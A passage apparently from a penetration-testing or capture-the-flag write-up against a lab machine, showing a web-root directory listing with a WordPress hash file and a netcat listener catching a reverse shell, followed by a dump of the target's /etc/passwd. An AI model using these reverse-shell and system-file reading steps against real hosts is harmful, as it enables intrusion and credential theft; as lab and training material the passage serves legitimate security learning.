drwxr-xr-x  5 root     root      4096 Aug 12  2018 img
-rw-r--r--  1 root     root     16819 Aug 13  2018 index.html
drwxr-xr-x  3 root     root      4096 Aug 12  2018 js
drwxr-xr-x  4 root     root      4096 Aug 12  2018 scss
-rw-r--r--  1 root     root     11166 Aug 13  2018 service.html
-rw-r--r--  1 root     root     15449 Aug 13  2018 team.html
drwxrwxrwx  7 root     root      4096 Aug 13  2018 vendor
drwxrwxrwx  5 root     root      4096 Nov 10 18:16 wordpress
-rw-rw-rw-  1 root     root        85 Nov 10 18:11 wp_hashes.txt
```

```
root@Kali:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.110] 60004
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
michael:x:1000:1000:michael,,,:/home/michael:/bin/bash
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false
steven:x:1001:1001::/home/steven:/bin/sh
vagrant:x:1002:1002:,,,:/home/vagrant:/bin/bash
```